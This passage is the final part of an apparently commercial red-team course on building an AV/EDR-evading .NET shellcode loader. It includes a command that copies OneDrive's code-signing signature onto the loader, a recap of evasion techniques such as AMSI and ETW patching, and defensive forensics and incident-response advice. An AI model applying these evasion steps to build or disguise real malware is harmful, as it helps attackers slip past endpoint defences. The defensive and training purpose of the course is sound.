There are several reasons that the checksum will be invalid: (1) some compilers used by malware authors don’t support generating the checksum and (2) some authors will modify the executable post compilation which invalidates the checksum. Generally speaking, most malware authors do not go back and update the checksum after the modifications. There is also a lot of incentive for malware authors to modify executables in order to evade detection by AV. Packing, encryption, encoding, and compression can all be used to obfuscate the signaturizable parts of the malware. Many of these tools are designed to work on executables post-compilation so that the malware itself does not need to be rebuilt, and many of these tools do not update the checksum after modifying the executable.
NOTE: When compiling .net code, the checksum is not generated by Visual Studio 2019 - this is normal behaviour for .net.
Leyt's fix the PE Checksum with PEChksum.exe :

And the results from Litterbox:


Step 5: Code-signing
Our last step is stealing a code-signing certificate from our local OneDrive installation, and use this to sign our binary. This will further improve the legitimacy of our binary and help evade AV/EDR solutions.
signaturekid.exe C:\Users\Threatadmin\AppData\Local\Microsoft\OneDrive\onedrive.exe OneDrive.exe

The result is shown below:

And that concludes our final lab! We have built a .net loader that evades AV/EDR solutions by implementing various sandbox evasion techniques, reducing entropy, fixing the PE checksum, and code-signing the binary to look like a legitimate OneDrive executable.
CONCLUSION
TL;DR: This training taught you the adversarial mindset behind building evasive shellcode loaders that bypass common detection mechanisms. You now understand how attackers think, how AV/EDR products work, and the techniques used to evade them. The loader we built is educational—real-world implementations require far more sophistication. Remember: every security product has unique detection mechanisms, and what bypasses one may not work against another.
SURVEY:

We would like it very much if you could take 5 minutes to fill out the following survey to help us improve future trainings: Training Feedback Survey, we would be eternally grateful!
Downloading the course material:
You can download all the labs, tools and course material from the links below - please note this material is copyright, so do not distribute and do not upload any code or compiled binaries to online virus scanning services or sandboxes,
1. TRAINING OBJECTIVES & SCOPE
What We Covered
The main goal of this training was to teach you a certain mindset on how adversaries think and operate when building loaders that can bypass common detection mechanisms. By understanding these techniques, you will be better equipped to analyze, detect, and respond to such threats in real-world scenarios.
Key Learning Outcomes:
- Understanding AV/EDR architecture and detection engines (static, dynamic, behavioral, emulation)
- Building a modular shellcode loader from scratch
- Implementing AMSI and ETW bypass techniques
- Using D/Invoke to avoid static IAT analysis
- Applying anti-emulation techniques to evade sandbox detection
- Understanding string obfuscation and XOR encoding methods
- Analyzing our own code with forensic tools (PE Studio, CAPA, GoCheck64, strings)
Important Context
CRITICAL : This loader is not intended to be undetectable in a production environment. Real-world scenarios require much more complex and sophisticated implementations. Every security product has its own detection mechanisms, and what works against one may not work against another. The techniques demonstrated here are for educational purposes only and should be used responsibly.
2. OUR LOADER: WHAT WE BUILT
Core Implementation
We successfully built a modular shellcode loader using standard Windows APIs:
VirtualAlloc: Memory allocation for shellcodeWriteProcessMemory: Writing shellcode to allocated memoryCreateThread: Executing the shellcode in a new thread
Evasion Techniques Implemented:
- AMSI Bypass: Patching the
AmsiScanBufferfunction to prevent script content inspection - ETW Patching: Disabling Event Tracing for Windows to avoid behavioral telemetry
- D/Invoke (Dynamic Invoke): Resolving Windows APIs at runtime to avoid static IAT signatures
- Anti-Emulation: DNS TXT record validation and time-based checks to detect sandboxed environments
- String Obfuscation: XOR encoding and Base64 encoding to hide suspicious strings
- Staged Payload Delivery: Retrieving encrypted payloads from remote servers
Limitations & Reality Check
Obviously, this is just a basic implementation. In a real-world scenario, additional layers of obfuscation, encryption, and anti-analysis techniques would be necessary to further enhance the loader's stealth and effectiveness.
3. ADVANCED TECHNIQUES (BEYOND THIS TRAINING)
3.1 Alternative API Approaches
-
Windows NT API (Native API): Using lower-level APIs like
NtAllocateVirtualMemoryinstead ofVirtualAllocmakes detection harder. Avoiding high-level functions likeCreateThreadreduces behavioral signatures. -
Direct/Indirect Syscalls: Bypassing user-mode API hooks entirely by invoking system calls directly from user-mode code. This is extremely effective against EDR products that rely on user-mode hooking.
3.2 Remote Process Injection Techniques
Remote process injection techniques can hide payload execution within legitimate processes, making detection significantly harder:
- Process Hollowing: Unmapping legitimate process memory and replacing it with malicious code
- Thread Hijacking: Suspending legitimate threads and redirecting execution to malicious code
- APC (Asynchronous Procedure Call) Injection: Queuing malicious code execution in existing thread APC queues
- Reflective DLL Injection: Loading DLLs directly from memory without touching disk
- Process Doppelgänging: Abusing NTFS transactions to load malicious images
- Process Herpaderping: Obscuring process image on disk after loading into memory
3.3 Kernel-Level Attacks
Attacking AV/EDR directly is commonly done by using vulnerable drivers to disable or bypass security products (BYOVD - Bring Your Own Vulnerable Driver):
- Kernel-level attacks are much more effective but also more complex and risky
- Requires signed drivers (often abusing legitimate vulnerable drivers)
- Can disable security products, remove callbacks, or modify kernel memory
- Examples: Terminating protected processes, disabling ETW providers, removing minifilter drivers
NOTE: We have focused on user-mode techniques in this training. Kernel-level attacks require deeper knowledge and carry significantly higher risks of system instability.
3.4 Integration Possibilities
Consider these techniques as additional layers that can be integrated into the loader to further enhance its stealth and evasion capabilities. Each layer adds complexity but also increases the chances of bypassing modern security solutions.
And who knows, maybe we are already working on an advanced version of this loader for a future training ;)
4. DEFENSIVE PERSPECTIVE: FORENSICS
When analyzing systems for forensic purposes, it's crucial to understand the techniques used by loaders like the one we built. There are many more tools and techniques that can be used to analyze and detect such loaders.
4.1 Forensic Analysis Techniques
Memory Forensics:
- Tools: Volatility
- Use Cases: Analyze memory dumps for signs of injected code, hollow processes, or anomalous memory regions
- Detection: Identify suspicious memory permissions (RWX), unbacked memory sections, or process token manipulation
Behavioral Analysis (Sandboxes):
- Tools: Cuckoo Sandbox, Any.Run, Joe Sandbox
- Use Cases: Monitoring system behavior during execution to identify suspicious activities
- Detection: Network connections, file modifications, registry changes, process injections
Static Analysis:
- Tools: PE Studio, CAPA, SystemInformer, dnSpy (for .NET)
- Use Cases: Analyzing the binary structure, imports, strings, and capabilities
- Detection: Suspicious imports, obfuscated strings, packer signatures, entropy anomalies
Debugging and Disassembly:
- Tools: x64dbg, WinDbg, IDA Pro, Ghidra, Binary Ninja
- Use Cases: Reverse-engineering the loader to understand its inner workings
- Detection: Identifying unpacking routines, decryption algorithms, or anti-debugging tricks
NOTE: Comprehensive forensic analysis would require another full training dedicated to these techniques. We've provided the foundational understanding needed to get started.
5. DEFENSIVE PERSPECTIVE: INCIDENT RESPONSE
In an incident response scenario, detecting and mitigating threats posed by loaders like the one we built is critical. Here are key strategies that can be employed:
5.1 Detection Strategies
Endpoint Detection and Response (EDR) Solutions:
- Deploy EDR solutions that monitor for suspicious behaviors
- Alert on unusual memory allocations, process creation chains, or API call patterns
- Implement behavioral detection rules for common injection techniques
- Monitor for IAT tampering, inline hooking, or AMSI/ETW bypass attempts
Network Monitoring:
- Analyze network traffic for signs of command-and-control (C2) communications
- Detect data exfiltration attempts or unusual outbound connections
- Monitor DNS queries for suspicious domains or TXT record queries
- Implement SSL/TLS inspection to detect encrypted C2 channels
Threat Intelligence:
- Leverage threat intelligence feeds to stay updated on the latest TTPs (Tactics, Techniques, and Procedures)
- Integrate YARA rules and IOC (Indicators of Compromise) feeds
- Participate in information sharing communities (ISACs, CERTs)
5.2 Response Procedures
Incident Response Playbooks:
- Develop and follow incident response playbooks outlining steps for loader detection
- Containment: Isolate affected systems, block C2 communications
- Eradication: Remove malicious artifacts, restore compromised files
- Recovery: Restore systems from clean backups, validate integrity
- Lessons Learned: Document incidents, update detection rules
User Education and Awareness:
- Train users to recognize phishing attempts and social engineering tactics
- Implement security awareness programs focusing on email attachments and malicious links
- Conduct regular red team exercises to test organizational readiness
5.3 Tools We Covered
We have focused on Velociraptor and Sysmon in this training, but there are many more tools and techniques that can be used in incident response scenarios. These provide the foundation for building a robust detection and response capability.
6. FINAL THOUGHTS
Thank you for completing this training! You should now have a solid understanding of:
- How to build a modular shellcode loader that can bypass common detection mechanisms
- How AMSI and ETW can be bypassed and what defenders can do about it
- How D/Invoke and dynamic API resolution work to evade static analysis
- How to implement anti-emulation techniques to evade sandbox detection
- The offensive mindset required to build evasive tools
- The defensive perspective needed to detect and respond to such threats
Key Takeaways
- Offense informs defense: Understanding attacker techniques makes you a better defender
- Defense informs offense: Understanding detection mechanisms makes you a better red teamer
- Layered approach: Both attack and defense require multiple layers—no single technique is foolproof
- Continuous learning: The cat-and-mouse game between attackers and defenders never ends
We have provided you with the basic insights into forensic analysis and incident response related to such loaders. The techniques and tools covered here form the foundation for both offensive security assessments and defensive operations.
7. DISCLAIMER
IMPORTANT : The techniques and methods discussed in this training are intended for educational purposes only. Unauthorized use of these techniques on systems without explicit permission is illegal and unethical. Always ensure you have proper authorization before conducting any security testing or assessments.
Legal Considerations:
- Obtain written permission before testing on any system
- Operate within the scope of your authorized engagement
- Comply with all applicable laws and regulations
- Use these techniques responsibly and ethically
- Report vulnerabilities through responsible disclosure channels
Ethical Guidelines:
- Never use these techniques for malicious purposes
- Respect privacy and confidentiality
- Understand the impact of your actions on systems and users
- Continuously educate yourself on legal and ethical boundaries
- Contribute positively to the security community
Technology is only as good as the knowledge of the people using it!